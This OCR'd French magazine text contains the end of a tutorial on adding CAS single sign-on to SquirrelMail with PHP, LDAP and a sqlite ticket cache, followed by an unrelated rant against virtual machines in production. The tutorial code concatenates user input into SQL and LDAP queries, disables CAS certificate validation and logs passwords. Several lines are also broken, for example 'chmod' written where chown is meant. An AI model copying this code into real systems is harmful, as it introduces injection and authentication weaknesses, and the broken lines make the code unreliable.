TLS_CACERT    /usr/local/etc/openldap/ca.crt
```

La version ci-dessous de la fonction **sendData()** a été simplifiée pour des raisons de facilité de lecture. La gestion des erreurs et le log de messages ne sont pas détaillés.

```
01 function sendData($ldap,$user)
02 {
03    if (!ldap_bind($ldap)) cbExit(1); // Anonymous bind
04    $user=strtolower($user); // Pour normaliser le nom des répertoires HOME
05    $base='DC=iutbeziers,DC=fr';
06    $filter=sprintf('(&(objectclass=inetOrgPerson)(mail=*)(cn=%s))',$user);
07    $fields=array('mail'=>'ADDRESS','description'=>'NAME');
08    $sr=ldap_search($ldap,$base,$filter,array_keys($fields));
09    if (!$sr) cbExit(1);
10    $n=ldap_count_entries($ldap,$sr);
11    if ($n!=1) cbExit(1); // Il ne doit y avoir qu'un seul résultat !!!
12    echo 'USERNAME=exim'.LF;
13    echo 'UID=102'.LF;
14    echo 'GID=102'.LF;
15    echo 'HOME=/home/'.$user.LF;
16    echo 'MAILDIR=/home/'.$user.'/Maildir'.LF;
17    // Affiche les attributs suivants
18    $entry=ldap_get_entries($ldap,$sr);
19    ldap_free_result($sr);
20    @ldap_unbind($ldap);
21    for ($i=0;$i<$n;$i++) // 1 seul résultat (cf. ligne 11) !
22    {
23       foreach ($entry[$i] as $attr=>$values)
24       {
25          for ($j=0;$j<$values['count'];$j++)
26          {
27             echo $fields[$attr].'='.$values[$j].LF;
28          }
29       }
30    }
31    echo '.'.LF;
32    cbExit(0);
33}
```

4.2 La fonction validateCAS()

Le fonctionnement interne de SquirrelMail nécessite plusieurs connexions/identifications IMAP pour ouvrir une session (3 pour la première page, cf. **/var/log/maillog**). Ceci implique que l'on va avoir une réutilisation du ticket CAS initialement fourni. Malheureusement, les tickets CAS sont à usage unique (ils ne peuvent être vérifiés qu'une seule fois). Il va donc falloir créer une base de données (BdD) des tickets validés pour que le système puisse fonctionner. Ce « cache » de tickets sera réalisé avec **sqlite** (simple fichier) pour faciliter les choses, car PHP intègre nativement la gestion de ce type de BdD. Il faut noter cependant que dans **sqlite**, le type de donnée pour un champ contenant la date et l'heure s'écrit **TIMESTAMP** au lieu de **DATETIME**. Au final, l'initialisation de la base de données peut donner le code suivant :

```
define('CAS_BDD','/usr/local/etc/authlib/casPT-cache');
define('CAS_TABLE','cas');
// Initialisation des variables pour la fonction syslog()
// Permet de conserver une trace de l'exécution
define_syslog_variables();
// Définition de l'en-tête des messages pour syslog()
// LOG_AUTHPRIV correspond au fichier /var/log/secure (voir /etc/syslog.conf)
openlog('IMAP Auth',LOG_PID,LOG_AUTHPRIV);
// Variable permettant de savoir si il faut exécuter CREATE TABLE
// A faire avant sqlite_open() car cette fonction crée le fichier !!!
// NB : L'option SQL (IF NOT EXISTS) n'existe qu'à partir de la version 3.0 de sqlite
$mustCreateTable=!file_exists(CAS_BDD);
if (!$db=@sqlite_open(CAS_BDD))
{
    syslog(LOG_ERR,'Impossible d\'ouvrir la BdD ['.CAS_BDD.'] !!!');
    cbExit(1);
}
if ($mustCreateTable)
{
    $sql='CREATE TABLE '.CAS_TABLE.' (';
    $sql.='pkey INTEGER AUTOINCREMENT,';
    $sql.='user VARCHAR(20) DEFAULT NULL,';
    $sql.='ticket VARCHAR(30) DEFAULT NULL,';
    $sql.='dv TIMESTAMP DEFAULT NULL,';
    $sql.='PRIMARY KEY(pkey))';
    @sqlite_query($db,$sql);
    if ($err=sqlite_last_error($db))
    {
        syslog(LOG_ERR,sqlite_error_string($err));
        cbExit(1);
    }
    else syslog(LOG_INFO,'SQL ['.$sql.'] ok');
}
```

La fonction **validateCAS()** doit vérifier dans un premier temps (ligne 11), si le mot de passe fourni ressemble bien à un ticket CAS (commence par **ST-**). Ensuite, si le cache des connexions contient le ticket pour l'utilisateur donné et que la date de validité (**dv**) n'est pas dépassée, l'authentification est un succès (lignes 23 à 26). Sinon, on essaye de valider le ticket auprès du serveur CAS avec la méthode **validatePT()** de la bibliothèque **phpCAS** aux lignes 32 et 33.

Si le ticket est valide, on enregistre, dans le cache, le ticket, l'utilisateur et la date de validité (lignes 34 à 43). On pourrait aussi, en toute rigueur, vérifier que l'utilisateur donné (**$user**) correspond bien à celui qui a demandé le ticket (**$PHPCAS_CLIENT->getUser()**).

Voilà ce que peut donner le code de cette fonction :

```
require_once('CAS-1.0.1/CAS.php');
…
define('CAS_SERVER','cas.iutbeziers.fr');
define('CAS_PORT',8443);
define('CAS_URL','');
define('SERVICE','imap://localhost');
define('TIMEOUT',3600); // cache de 1 h
…
01 function validateCAS($db,$user,$ticket)
02 {
03     $now=time(); // Heure actuelle en secondes
04     // false indique de ne pas ouvrir de session
05     phpCAS::client(CAS_VERSION_2_0,CAS_SERVER,CAS_PORT,CAS_URL,false);
06     // Ne pas vérifier le certificat du serveur CAS
07     phpCAS::setNoCasServerValidation();
08     phpCAS::setFixedServiceURL(SERVICE);
09     $PHPCAS_CLIENT=$GLOBALS['PHPCAS_CLIENT']; // cf. CAS-1.0.1/CAS.php ligne 195
```

```
10      // Ne traite que ce qui ressemble à un ticket CAS
11      if (preg_match('/^ST-.*/',$ticket))
12      {
13          // Recherche d'un enregistrement où la date de validité (dv)
14          // est plus grande que l'heure actuelle (t)
15          $t=strftime('%Y-%m-%d %H:%M:%S',$now); // Format SQL
16          $sql='SELECT * FROM '.CAS_TABLE.' WHERE user=\''.$user.'\'';
17          $sql.=' AND ticket=\''.$ticket.'\'';
18          $sql.=' AND dv>\''.$t.'\'';
19          $result=@sqlite_query($db,$sql);
20          if ($result)
21          {
22              $nb=sqlite_num_rows($result);
23              if ($nb==1) // OK : le ticket existe dans la BdD
24              {
25                  return true;
26              }
27              else // Vérification du ticket
28              {
29                  $PHPCAS_CLIENT->setPT($ticket);
30                  $validate_url=$PHPCAS_CLIENT->getServerProxyValidateURL();
31                  // Valide le ticket auprès du serveur CAS
32                  $res=$PHPCAS_CLIENT->validatePT($validate_url
33                      ,$text_response,$tree_response);
34                  if ($res) // Ok : sauvegarde dans la BdD
35                  {
36                      // La date de validité (tv) correspond à TIMEOUT secondes
37                      // à partir de maintenant (now)
38                      $dv=strftime('%Y-%m-%d %H:%M:%S',$now+TIMEOUT);
39                      $sql='INSERT INTO '.CAS_TABLE.';
```

```
40                      $sql.=' (user,ticket,dv) VALUES';
41                      $sql.=' (\''.$user.'\',\''.$ticket.'\',\''.$dv.'\')';
42                      return @sqlite_query($db,$sql);
43                  }
44              }
45          }
46      }
47      return false;
48  }
```

4.3 La fonction validateLDAP()

La fonction **validateLDAP()** vérifie l'identité de l'utilisateur en utilisant la fonction **ldap_bind()** pour laquelle il faut préciser le DN (*Distinguished Name*) de l'utilisateur. Celui-ci correspond au nom absolu de l'utilisateur dans l'arbre LDAP. Dans notre annuaire, tous les utilisateurs se trouvent dans la branche **ou=people** et sont identifiés par leur nom commun (champ **cn**). On a donc par exemple, pour l'utilisateur **cb**, un DN égal à **cn=cb,ou=people,dc=iutbeziers,dc=fr**.

```
function validateLDAP($ldap,$user,$passwd)
{
    $userDN=sprintf('cn=%s,ou=people,dc=iutbeziers,dc=fr',$user)
    return @ldap_bind($ldap,$userDN,$passwd);
}
```

5 Premiers tests

Le premier test du programme d'authentification peut se faire en ligne de commande :

```
/usr/local/etc/authlib/authProg
PRE . imap cb
USERNAME=exim
UID=102
GID=102
HOME=/home/cb
MAILDIR=/home/cb/Maildir
NAME=Christophe BORELLY
ADDRESS=cb@iutbeziers.fr
```

Le second test vérifie la commande **AUTH** avec l'utilisateur **cb**. La chaîne à envoyer est **imap\nlogin\ncb\nazerty** (le mot de passe est égal à *azerty* pour l'utilisateur **cb** dans l'annuaire LDAP). Elle contient donc 20 caractères :

```
/usr/local/etc/authlib/authProg
AUTH 20
imap
login
cb
azerty
USERNAME=exim
UID=102
GID=102
HOME=/home/cb
MAILDIR=/home/cb/Maildir
NAME=Christophe BORELLY
ADDRESS=cb@iutbeziers.fr
```

Il ne reste plus qu'à activer le module **authpipe** (et désactiver le module **authshadow**) à la ligne 27 du fichier **/usr/local/etc/authlib/authdaemonrc** : **authmodulelist="authpipe"**. Il ne faut également pas oublier d'effacer le compte local utilisé pour le premier test de **courier-imap** et SquirrelMail (cf. § 2.2.) et de changer le propriétaire du répertoire **/home/cb** :

```
userdel cb
chmod -R exim:exim /home/cb
```

À présent, ce doit être l'authentification LDAP qui fonctionne, car l'authentification CAS n'est pas encore finalisée dans SquirrelMail. Voici ce que donne le fichier de log **/var/log/maillog** après une authentification réussie :

```
Nov 26 19:23:18 pccb authdaemond: attempting to fork
Nov 26 19:23:18 pccb authdaemond: executing /usr/local/etc/authlib/authProg
Nov 26 19:23:18 pccb authdaemond: Pipe auth. started Pipe-program (pid 5828)
Nov 26 19:23:18 pccb authdaemond: new pipe has in: 8, out: 7
Nov 26 19:23:19 pccb authdaemond: Authenticated: sysusername=exim,
sysuserid=102, sysgroupid=102,
homedir=/home/cb, address=cb@iutbeziers.fr, fullname=Christophe
BORELLY, maildir=/home/cb/Maildir, quota=<null>, options=<null>
```

```
Nov 26 19:23:19 pccb imapd: LOGIN, user=cb@iutbeziers.fr,
ip=[::ffff:127.0.0.1], port=[60393], protocol=IMAP
Nov 26 19:23:19 pccb imapd: LOGOUT, user=cb@iutbeziers.fr,
ip=[::ffff:127.0.0.1], headers=68, body=0, rcvd=420, sent=1703, time=0
```

Sur le serveur LDAP, si le log est activé (par exemple avec : **slapd -d stats**), on peut voir dans le fichier **/var/log/debug** :

```
Nov 26 19:23:18 ldap slapd[3438]: conn=38 fd=14 ACCEPT from
IP=192.168.0.5:50683 (IP=0.0.0.0:389)
```

```
Nov 26 19:23:18 ldap slapd[3438]: conn=38 op=0 BIND dn="" method=128
Nov 26 19:23:18 ldap slapd[3438]: conn=38 op=0 RESULT tag=97 err=0 text=
Nov 26 19:23:18 ldap slapd[3438]: conn=38 op=1 SRCH
base="dc=iutbeziers,dc=fr"
 scope=2 deref=0 filter="(&(objectClass=inetOrgPerson)(mail=*)(cn=cb))"
Nov 26 19:23:18 ldap slapd[3438]: conn=38 op=1 SRCH attr=mail description
Nov 26 19:23:18 ldap slapd[3438]: conn=38 op=1 SEARCH RESULT tag=101
err=0 nentries=1 text=
Nov 26 19:23:18 ldap slapd[3438]: conn=38 op=2 UNBIND
Nov 26 19:23:18 ldap slapd[3438]: conn=38 fd=14 closed
```

6 Le proxy CAS

La dernière étape de l'opération de CASification consiste à écrire, pour le client de messagerie, le script PHP réalisant le proxy CAS du processus d'authentification. Ce fichier sera placé à la racine du site Web et s'appellera dans la suite : **casProxy.php**.

Afin de faciliter l'utilisation du système pour les utilisateurs, on peut ajouter à la fin du script, qui génère la page de login de SquirrelMail (**src/login.php**), un lien vers le script **casProxy.php** :

```
…
244 do_hook('login_bottom');
245 // Partie ajoutée pour la CASification
246 $url='../casProxy.php';
247 $text='Authentification CAS';
248 echo '<p style="text-align:center;">';
249 echo '<a href="'.$url.'" title="'.$text.'">'.$text.'</a>';
250 echo "</p>\n";
251 ?>
252 </body></html>
```




Figure 3 : Page de login de SquirrelMail modifiée

Le script **casProxy.php** doit indiquer qu'il utilise le service **imap://localhost** avec la méthode **phpCAS::setFixedServiceURL()** à la ligne 23. La valeur doit être identique au service précisé dans la fonction **validateCAS()** de **authProg**.

À la ligne 25, on récupère le ticket proxy correspondant à ce service. Ensuite, il faut sauvegarder le nom d'utilisateur et le mot de passe (ici, le ticket) dans la session. Le nom de ces variables de session (**login_username** et **secretkey**) est obtenu en étudiant le source du fichier **src/redirect.php** vers la ligne 44. Enfin, on renvoie l'utilisateur vers cette page, avec la fonction **header()** à la ligne 29, pour simuler la validation du formulaire de login (cf. **src/login.php**) :

```
01 <?php
02 // SquirrelMail utilise l'identifiant de session SQMSESSID par défaut.
03 // On peut utiliser config/config_local.php pour changer sa valeur
04 // Ex : $session_name='PHPSESSID';
05 // Ou bien changer ici l'identifiant de session PHP
06 // Voir functions/global.php
07 define('SM_PATH','./');
08 require_once(SM_PATH.'config/config.php');
09 if (isset($session_name)&&$session_name) ini_set('session.
name',$session_name);
10 else ini_set('session.name','SQMSESSID');
11
12 define('CAS_SERVER','cas.iutbeziers.fr');
13 define('CAS_PORT',8443);
14 define('CAS_URL','');
15 define('SERVICE','imap://localhost');
16 require_once('CAS-1.0.1/CAS.php');
17 // Informations de debug dans /tmp/phpCAS.log
18 //phpCAS::setDebug();
19 phpCAS::proxy(CAS_VERSION_2_0,CAS_SERVER,CAS_PORT,CAS_URL);
20 // Ne pas vérifier le certificat du serveur CAS
21 phpCAS::setNoCasServerValidation();
22 phpCAS::forceAuthentication();
23 phpCAS::setFixedServiceURL(SERVICE);
24 // Récupération du ticket proxy
25 $pt=phpCAS::retrievePT(SERVICE,$err_code,$output);
26 // Sauvegarde dans la session les valeurs utilisées par SquirrelMail
27 $_SESSION['login_username']=phpCAS::getUser();
28 $_SESSION['secretkey']=$pt;
29 header('Location: src/redirect.php');
30 exit;
31 ?>
```

Ce script doit se trouver à la racine du répertoire des sources de SquirrelMail (la racine du site Web dans notre cas) pour que l'inclusion de **config/config.php** et que la redirection automatique sur la page **src/redirect.php** fonctionnent.

Pour la version 1.4.16, il m'a fallu modifier légèrement les sources de SquirrelMail pour que la session utilisée dans **casProxy.php** et celle de **src/redirect.php** soient les mêmes. Le problème m'est apparu lors de la déconnexion, puis de la reconnexion à SquirrelMail. Les données de session étaient mal propagées par le cookie transportant l'identifiant de session. Il avait étrangement le format suivant (obtenu par captures de trames HTTP) :

```
Cookie: SQMSESSID=ST1OwCbbZOgRLR4exKtN940; squirrelmail_
language=deleted; SQMSESSID=ST4WymIR45gMjeOBm6wwQC4
```

En traçant les identifiants de session dans les 2 scripts, je me suis aperçu que Squirrelmail utilisait le premier

identifiant (**ST10wCbbZOgRLR4exKtN940**) alors que **casProxy.php** utilisait l'identifiant **ST4WymIR45gMjeOBm6wwQC4**.

Le problème décrit précédemment disparaît lorsque l'on fixe l'identifiant de session avec la dernière valeur contenue dans le cookie. Le fichier **functions/global.php** doit donc être légèrement modifié. Plus précisément, il s'agit de la fonction **sqsession_start()** qui démarre la session PHP à l'aide de la fonction classique **session_start()**. Les 2 ou 3 lignes de code rajoutées à partir de la ligne 388 permettent, dans un premier temps, de capturer les données qui suivent le nom de la session (obtenu avec **session_name()**) en partant de la fin de la chaîne représentant le cookie (utilisation du **$** dans l'expression). Cette valeur capturée est ensuite utilisée pour fixer l'identifiant de session grâce à la fonction **session_id()** à la ligne 392 :

```
384 function sqsession_start() {
385 globals $base_uri;
386
387 session_set_cookie_params(0,$base_uri);
388 // Recherche de la dernière valeur du type SESSID=XXXXX dans le cookie
389 if (preg_match('/'.session_name().'=([^=]+);?$/',$_SERVER['HTTP_COOKIE'],$r))
390 {
391     // Modifie l'identifiant de session
392     session_id($r[1]);}
393 }
394 @session_start();
…
```

Probablement qu'une analyse plus poussée des sources de SquirrelMail permettrait d'éviter cette petite « bidouille » en cherchant notamment dans les parties du code modifiant la valeur du cookie.

7 Derniers tests

Au final, si on ajoute des commandes de trace avec **syslog()** (comme au paragraphe 4.2) dans la fonction **validateCAS()**, on peut suivre le détail du processus d'authentification dans le fichier **/var/log/secure** :

```
Nov 26 19:34:14 pccb IMAP Auth[24860]: Commande [AUTH 45]
Nov 26 19:34:14 pccb IMAP Auth[24860]: SERVICE [imap]
Nov 26 19:34:14 pccb IMAP Auth[24860]: AUTHTYPE [login]
Nov 26 19:34:14 pccb IMAP Auth[24860]: USER [cb]
Nov 26 19:34:14 pccb IMAP Auth[24860]: PASSWORD [ST-63-UVosGjAT5RaDHx11Ijke-cas]
Nov 26 19:34:14 pccb IMAP Auth[24860]: CAS Auth in progress for [cb]…
Nov 26 19:34:14 pccb IMAP Auth[24860]: SQL [SELECT * FROM cas WHERE user='cb' …]
Nov 26 19:34:14 pccb IMAP Auth[24860]: Nombre d'enregistrements : 0
Nov 26 19:34:14 pccb IMAP Auth[24860]: URL [imap://localhost]
Nov 26 19:34:14 pccb IMAP Auth[24860]: validateURL [https://server:8443/
proxyValidate?service=imap%3A%2F%2Flocalhost]
Nov 26 19:34:14 pccb IMAP Auth[24860]: CAS Auth : ok
Nov 26 19:34:14 pccb IMAP Auth[24860]: CAS Auth user [cb]
Nov 26 19:34:14 pccb IMAP Auth[24860]: SQL [INSERT INTO cas …]
```

```
Nov 26 19:34:14 pccb IMAP Auth[24860]: LDAP DN [cn=cb,ou=people,dc=iutbeziers,dc=fr]
Nov 26 19:34:14 pccb IMAP Auth[24860]: LDAP description [Christophe BORELLY]
Nov 26 19:34:14 pccb IMAP Auth[24860]: LDAP mail [cb@iutbeziers.fr]
Nov 26 19:34:14 pccb IMAP Auth[24860]: Temps 256.149 ms
Nov 26 19:34:15 pccb IMAP Auth[24862]: Commande [AUTH 45]
Nov 26 19:34:15 pccb IMAP Auth[24862]: SERVICE [imap]
Nov 26 19:34:15 pccb IMAP Auth[24862]: AUTHTYPE [login]
Nov 26 19:34:15 pccb IMAP Auth[24862]: USER [cb]
Nov 26 19:34:15 pccb IMAP Auth[24862]: PASSWORD [ST-63-UVosGjAT5RaDHx11Ijke-cas]
Nov 26 19:34:15 pccb IMAP Auth[24862]: CAS Auth in progress for [cb]…
Nov 26 19:34:15 pccb IMAP Auth[24862]: SQL [SELECT * FROM cas WHERE user='cb' …]
Nov 26 19:34:15 pccb IMAP Auth[24862]: Nombre d'enregistrements : 1
Nov 26 19:34:15 pccb IMAP Auth[24862]: CAS Auth FROM cache [2008-11-26
19:34:14] (Ref. 14)…
Nov 26 19:34:15 pccb IMAP Auth[24862]: LDAP DN [cn=cb,ou=people,dc=iutbeziers,dc=fr]
Nov 26 19:34:15 pccb IMAP Auth[24862]: LDAP description [Christophe BORELLY]
Nov 26 19:34:15 pccb IMAP Auth[24862]: LDAP mail [cb@iutbeziers.fr]
Nov 26 19:34:15 pccb IMAP Auth[24862]: Temps 92.931 ms
…
```

8 Conclusion

Vous voilà maintenant avec un client de messagerie supportant l'authentification SSO fournie par le système CAS. C'en est fini d'entrer votre mot de passe à chaque fois que vous voulez consulter votre boite aux lettres ou envoyer un mail par une interface Web.

J'espère que cet article vous a ouvert la voie pour la CASification d'autres applications, même si la mise en place est un peu complexe et qu'elle nécessite de bien connaître les divers logiciels et langages mis en jeu (CAS-Toolbox, Apache Tomcat, Apache httpd, phpCAS, OpenSSL, Java, PHP, SQL, etc.).

Pour ma part, je vous donne rendez-vous prochainement pour mon dernier article de la série « CAS » avec un travail de CASification sur un portail captif de type ChilliSpot. Une fois identifiés sur ce portail (pour un accès Wifi par exemple), les utilisateurs auront accès à tous les services CASifiés de façon transparente.

Auteur : Christophe Borelly

Professeur de l'ENSAM

Département Réseaux et Télécommunications

IUT de Béziers

Liens

- [1] CAS-ifying Applications : http://www.ja-sig.org/products/cas/client/casifying/index.html
- [2] SquirrelMail : http://www.squirrelmail.org/
- [3] Courier MTA : http://www.courier-mta.org/
- [4] Exim : http://www.exim.org/
- [5] PNG2ICO: http://www.winterdrache.de/freeware/png2ico/

Parce qu'y'en a marre

Y'en a marre des discours marketing qui incitent les développeurs à faire n'importe quoi ! Et ils s'y précipitent sans recul, avec la certitude d'avoir fait les bons choix, alors qu'ils ne font que suivre des discours lénifiants. Où sont les petits artisans qui façonnent un code avec de bons produits et qui réfléchissent avant d'agir ? Coup de gueule de Jean-Pierre Troll...

Auteur

- Jean-Pierre Troll

1 Les machines virtuelles en exploitation

Parmi les nombreux sujets me hérissant les poils, il y a l'utilisation de machines virtuelles pour résoudre tous les problèmes de production. Mais où va-t-on ?

Initialement, il y avait des systèmes d'exploitation minimalistes n'offrant, en gros, qu'un accès à des fichiers. Puis, sont venus des systèmes multitâches permettant à plusieurs applications de fonctionner ensemble. Quelle drôle d'idée ! Chacun sait que le dogme actuel en déploiement est « une application égale un serveur ». Eh oui, grande nouvelle, les systèmes multitâches savent gérer plusieurs applications en même temps. Donc, en déploiement, pour mutualiser les ressources, la meilleure approche est d'installer plusieurs applications dans le même système d'exploitation.

Grande nouvelle. Donc, même si le système d'exploitation sait gérer plusieurs applications en même temps, il est généralement suffisant d'avoir un seul applicatif côté serveur pour mutualiser les ressources.

Parfois, ce n'est pas possible. Par exemple, si le serveur d'application utilise une gestion des ressources paresseuse. La mémoire qui n'est plus nécessaire n'est pas libérée immédiatement, mais, plus tard, lorsqu'un ramasse-miettes le juge nécessaire. Dans ce type d'architecture, mutualiser toutes les applications dans le même serveur d'applications peut entraîner une exigence plus importante de la mémoire et donc un temps de nettoyage des ressources trop important.

> « Chacun sait que le dogme actuel en déploiement est une application égale un serveur. »

Avec l'avènement du Net, il a fallu accepter de très nombreux utilisateurs en même temps pour la même application. Des serveurs d'applications ont été conçu pour différentes technologies : .Net, Java, PHP, etc. Ces serveurs ont vocation à accueillir différentes applications gérées par le même serveur. Pour permettre cette mutualisation, des serveurs comme Apache acceptent d'avoir plusieurs noms : les *virtual hosts*. Ainsi, le même serveur peut accueillir différentes applications, pour différents sites et cela dans le même programme !

Qu'à cela ne tienne ! Comme le système d'exploitation sait gérer plusieurs applications en même temps, il n'y a qu'à lancer plusieurs instances de serveurs d'applications avec un partage de la mémoire. Ainsi, deux nettoyages pourront s'effectuer en même temps, mais sur un volume de mémoire moins important pour chacun.

Il est donc possible de mutualiser à plusieurs niveaux : dans un serveur d'application ou dans le système d'exploitation.

Oui, mais voilà que les machines virtuelles pointent leur nez en production. Pour ne pas remettre en cause le dogme débile : « une application égale un serveur », les *marketeurs* proposent d'utiliser des machines virtuelles. Ainsi, chaque application possède son système d'exploitation et son serveur d'applications. Vous souhaitez mutualiser les ressources ? Ajoutez une machine virtuelle ! (On oublie de vous dire qu'il faut également ajouter un autre système d'exploitation et un autre serveur d'applications). Et on fait quoi du dogme ? On s'assoit dessus sans le dire, car il y a bien physiquement plusieurs applications dans le même serveur, non ?

Bonjour le nombre de couches ! Pour chaque application, nous avons : un serveur d'applications qui a perdu son « s », car il ne gère qu'une seule application ; un système d'exploitation qui ne sert pas à grand chose, car il ne doit gérer qu'un seul processus ; un noyau de virtualisation hébergé ou non dans un autre système d'exploitation, qui se charge d'isoler les applications les unes des autres.

> « Vous souhaitez mutualiser les ressources ? Ajoutez une machine virtuelle ! »

Isoler quoi ? Uniquement l'accès mémoire. Les machines virtuelles n'isolent pas le réseau, la consommation CPU, l'espace disque, etc. L'isolation mémoire est-elle nécessaire ? Les systèmes d'exploitation n'exploitent-ils pas la mémoire virtuelle des microprocesseurs pour cela ? Avec une machine virtuelle, on isole un isolant. Quelle riche idée !

- Et c'est mieux ?
- Oui, oui, madame Michu. Du moment que cela vous coûte plus cher.


À force d'ajouter des couches au bébé, ce dernier n'est pas près de marcher. Tout nu, il fera ses premiers pas. Avec trop de couches, il sait faire le grand écart, mais cela ne lui sert à rien. Un peu de bon sens que diable !

Puis, n'ayant pas saisi les vraies raisons d'utiliser une technologie plutôt qu'une autre, le développeur va faire preuve de prouesses dans le n'importe quoi. Par exemple, et cela se rencontre dans la vraie vie, deux machines virtuelles seront installées sur le même nœud physique afin d'avoir de la tolérance aux pannes. Ah bon ? Quelles pannes ? Le plantage d'un serveur d'application ? Pourquoi pas. Mais cela règle-t-il vraiment le problème ? Un chien de garde n'est-il pas suffisant ? Et que se passe-t-il si le disque du nœud plante ? Eh bien, toutes les machines virtuelles sont hors circuit. Que se passe-t-il si un des nœuds a son réseau planté ou qu'il est attaqué par un déni de service ? Toutes les machines virtuelles sont mortes. Qui peut me donner un seul argument justifiant cette architecture ? J'entends par là dont il n'existe pas une autre solution plus économe en ressources.

À quoi servent vraiment les machines virtuelles ? Voilà la question qu'il faut se poser. Et non : « comment ça fonctionne ? ». Un bon artisan se pose les bonnes questions et ne cherche pas à ajouter une ligne à son CV : « j'ai mis en place des machines virtuelles ».

Les machines virtuelles servent essentiellement en phase de développement. Elles permettent un retour arrière lors des installations, permettent à chaque développeur de simuler des architectures complexes, facilitent les tests de portabilité entre OS, etc.

En production, elles permettent une mutualisation des ressources, si et seulement si chaque instance utilise un système d'exploitation différent. Il n'y a pas d'autre solution pour marier, sur le même serveur, une application exigeant Windows et une autre exigeant Linux que d'utiliser des machines virtuelles. Mais avec deux Windows ou deux Linux, n'y a-t-il vraiment pas d'autre solution ?



Parfois, les machines virtuelles migrent dynamiquement d'un nœud à un autre, le soir par exemple, afin de pouvoir éteindre physiquement certains serveurs. Il faut par exemple dix serveurs en charge nominale, mais que deux serveurs dans les périodes creuses. Dans ce cas, qu'elle est l'intérêt, le soir, de distribuer dynamiquement dix machines virtuelles sur deux nœuds ? De toute façon, les deux nœuds ne savent pas tenir la charge des dix machines virtuelles. Elles sont donc sous-utilisées. N'est-il pas plus judicieux de paramétrer dynamiquement le répartiteur de charge pour lui dire de n'envoyer les requêtes que sur deux nœuds et d'oublier les autres ? Quelques lignes de script suffisent, mais c'est moins sexy. Cela ne ressort pas sur un CV.

> « Puis, n'ayant pas saisi les vraies raisons d'utiliser une technologie plutôt qu'une autre, le développeur va faire preuve de prouesses dans le n'importe quoi. »

Souvent, par crainte d'affronter les projets pour leur imposer de mutualiser les ressources dans le même système d'exploitation, les exploitants utilisent des machines virtuelles. C'est un marché de dupes. De qui se moque-t-on ? Les ressources sont bien partagées, mais à l'insu du projet. La bonne affaire ! On ajoute une couche « système d'exploitation » pour rien, uniquement parce que les développeurs ne savent pas travailler dans le respect du système d'exploitation d'accueil. Qu'ils retournent à leurs fourneaux. C'est leurs jobs que diable ! On ne sait plus écrire un code qui partage l'OS ?

Parfois, il faut ajuster le système d'exploitation pour les besoins spécifiques à une application. Le paramétrer de manière particulière. Est-ce que ces ajustements sont incompatibles avec une autre application ? C'est très rarement le cas.

Maintenant, nous arrivons à une évolution naturelle de ces usages : « pourquoi ne pas se passer du système d'exploitation ? » C'est, en effet, une bonne question. Certains serveurs d'applications savent se passer de système d'exploitation pour dialoguer directement avec le noyau de virtualisation. D'autres utilisent un noyau Linux minimaliste pour faire la même chose. CQFD.

Le système d'exploitation du futur est la virtualisation. On gagne quoi dans l'affaire ? Rien. On croit résoudre un problème en changeant le nom d'une couche. Il faut arrêter de se leurrer. La virtualisation n'est pas une fin en soi. C'est un moyen de dernier ressort. À n'utiliser que s'il n'existe pas d'autres solutions. Il faut démontrer qu'il n'est pas possible de mutualiser les ressources dans le serveur d'application, puis dans l'OS avant d'envisager d'utiliser la virtualisation en production.

Le nombre de couches à traverser pour effectuer un traitement basique est de plus en plus prodigieux. Il faut alors multiplier le nombre de serveurs pour finalement pas grand chose. Alors que certains gèrent 150 hits par seconde avec deux serveurs, d'autres doivent utiliser 6 serveurs pour obtenir les mêmes résultats. Quelle approche faut-il utiliser ? La plus économe, la plus écologique ou la plus séduisante sur un CV ?

Les mêmes travers ont été constatés au fil des années, avec l'utilisation des EJB : « c'est très bien, il faut absolument les utiliser, cela règlera tous vos problèmes », puis, plus tard, les mêmes : « voyez comme les EJB ne sont pas efficaces, utilisez maintenant les EJB3 ou les bons vieux objets Java ». On nous présente maintenant les POJO (*Plain Old Java Object*) comme une nouveauté ! On marche sur la tête. Ceux qui n'ont jamais quitté les objets Java simples étaient « *has been* » avant et sont « *in* » maintenant. Cycle éternel de l'informatique.

